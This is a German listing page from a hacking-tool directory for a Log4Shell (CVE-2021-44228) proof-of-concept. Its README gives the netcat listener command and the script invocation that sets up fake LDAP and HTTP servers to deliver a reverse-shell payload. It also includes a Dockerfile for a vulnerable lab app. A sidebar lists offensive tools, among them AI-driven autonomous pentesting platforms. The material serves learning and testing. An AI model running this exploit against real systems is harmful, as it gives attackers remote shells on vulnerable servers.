
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
LOGJ4_PocShell_CVE-2021-44228 — Proof-of-Concept-Exploit für CVE-2021-44228 (Log4Shell), der LDAP- und HTTP-Server automatisiert, um einer verwundbaren Java-Anwendung eine Reverse-Shell-Nutzlast zu liefern. | Kitploit
Tools/GitHubGitHub/yanghyperdata/logj4_pocshell_cve-2021-44228
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationLernen & BildungLabs & Praxis
GitHubyanghyperdata/logj4_pocshell_cve-2021-44228

LOGJ4_PocShell_CVE-2021-44228

Proof-of-Concept-Exploit für CVE-2021-44228 (Log4Shell), der LDAP- und HTTP-Server automatisiert, um einer verwundbaren Java-Anwendung eine Reverse-Shell-Nutzlast zu liefern.

Repository anzeigen
31vor 2 JahrenNoch nicht geprüft
Teilen

log4j-shell-poc

Ein Proof-of-Concept für die kürzlich entdeckte Schwachstelle CVE-2021-44228.

Kürzlich wurde eine neue Schwachstelle in log4j entdeckt, einer Java-Logging-Bibliothek, die sehr weit verbreitet ist, unter anderem in Elasticsearch, Minecraft und vielen anderen Anwendungen.

In diesem Repository befinden sich eine beispielhafte verwundbare Anwendung und ein Proof-of-Concept (POC) Exploit dafür.

Proof-of-Concept (POC)

Als PoC gibt es eine Python-Datei, die den Prozess automatisiert.

Anforderungen:

pip install -r requirements.txt

Verwendung:

  • Starten Sie einen Netcat-Listener, um eine Reverse-Shell-Verbindung zu akzeptieren.
nc -lvnp 9001
  • Starten Sie den Exploit.
    Hinweis: Damit dies funktioniert, muss das extrahierte Java-Archiv den Namen: jdk1.8.0_20 haben und sich im selben Verzeichnis befinden.
$ python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[+] Exploit java class created success
[+] Setting up fake LDAP server
Listening on 0.0.0.0:1389

Dieses Skript richtet den HTTP-Server und den LDAP-Server für Sie ein und erstellt auch den Payload, den Sie in den verwundbaren Parameter einfügen können. Danach sollten Sie, wenn alles gut gelaufen ist, eine Shell auf dem lport erhalten.


Verwundbare Anwendung

Es gibt ein Dockerfile mit der verwundbaren Webanwendung. Sie können dies verwenden, indem Sie die folgenden Schritte befolgen:

1: docker build -t log4j-shell-poc .
2: docker run --network host log4j-shell-poc

Sobald es läuft, können Sie es unter localhost:8080 erreichen.


Die Java-Version beziehen.

Oracle stellt glücklicherweise ein Archiv für alle früheren Java-Versionen zur Verfügung:
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html.
Scrollen Sie nach unten zu 8u20 und laden Sie die passenden Dateien für Ihr Betriebssystem und Ihre Hardware herunter. Screenshot from 2021-12-11 00-09-25

Hinweis: Sie benötigen ein Konto, um das Paket herunterladen zu können.

Sobald Sie das Archiv heruntergeladen und extrahiert haben, finden Sie java und einige zugehörige Binärdateien in jdk1.8.0_20/bin.
Hinweis: Stellen Sie sicher, dass Sie den JDK-Ordner mit demselben Namen in dieses Repository extrahieren, damit es funktioniert.

❯ tar -xf jdk-8u20-linux-x64.tar.gz

❯ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)

Haftungsausschluss

Dieses Repository ist nicht als One-Click-Exploit für CVE-2021-44228 gedacht. Der Zweck dieses Projekts ist es, Menschen zu helfen, diese Schwachstelle zu verstehen und vielleicht ihre eigenen Anwendungen zu testen (es gibt jedoch bessere Anwendungen für diesen Zweck, z.B.: https://log4shell.tools/).


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




